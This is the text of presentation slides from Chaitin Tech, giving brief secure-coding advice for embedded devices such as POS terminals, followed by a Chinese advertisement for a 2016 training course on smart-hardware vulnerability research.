
Case Study: Mobile POS terminal



How do hackers find your bug?



How to prevent your products from being PWNed? 长亭科技 CHAITIN.CN



How to make your software secure?


- remove default login shells, backdoors which also may be accessible by hackers
- take care when executing shell command in your code
- eliminate memory corruption is hard
 - eliminate usage of strcpy() and sprintf(), **take care when using snprintf()'s return value**
 - do code review by people who know memory corruption
 - do fuzz testing using AFL fuzzer
- SQL Injection
 - never think client side's SQL injection is not important
- secure communication
 - use https and certificate pinning for SSL verification

智能硬件攻防课程ISC2016(8月15日)



<http://isc.360.cn/2016/training.html>

智能硬件漏洞挖掘与利用



杨坤

长亭科技有限公司联合创始人
清华大学网络与信息安全实验室博士
加州大学伯克利分校访问学者
连续四年带队蓝莲花进入
DEFCON CTF全球总决赛

如今,越来越多的智能硬件走进了人们的生活,许许多多传统家电接入互联网,这一变化虽然方便了用户对设备的管控和信息的收集,但也引入了新的安全隐患:黑客是否也能像入侵传统PC一样入侵智能设备?长亭科技安全研究实验室连续两年在GeekPwn智能硬件破解大赛攻破多款智能设备获得一等奖,在本次课程中将首次讲授其中的技术和经验。课程主要介绍智能设备漏洞挖掘技巧,并以X86、ARM、MIPS等多种架构为例,结合真实漏洞案例展示和教授基于ROP的内存漏洞利用技术。具体而言,学员会从二进制程序运行基础原理学起,逐步了解Linux系统上的各种保护机制例如地址随机化、堆栈不可执行等,进而去练习和掌握绕过保护机制的策略和技巧。课程中包含以真实硬件中的漏洞案例来编写exploit的动手实验。

购票即可获赠360智能摄像头一台、超值大会专享礼包!



原价 ~~12000~~

6折
限时

7200

立即购票

5%

学员限额20位

有一定二进制程序逆向基础,每位学员需自备电脑

不具备者勿入

Thanks!



Questions are welcome.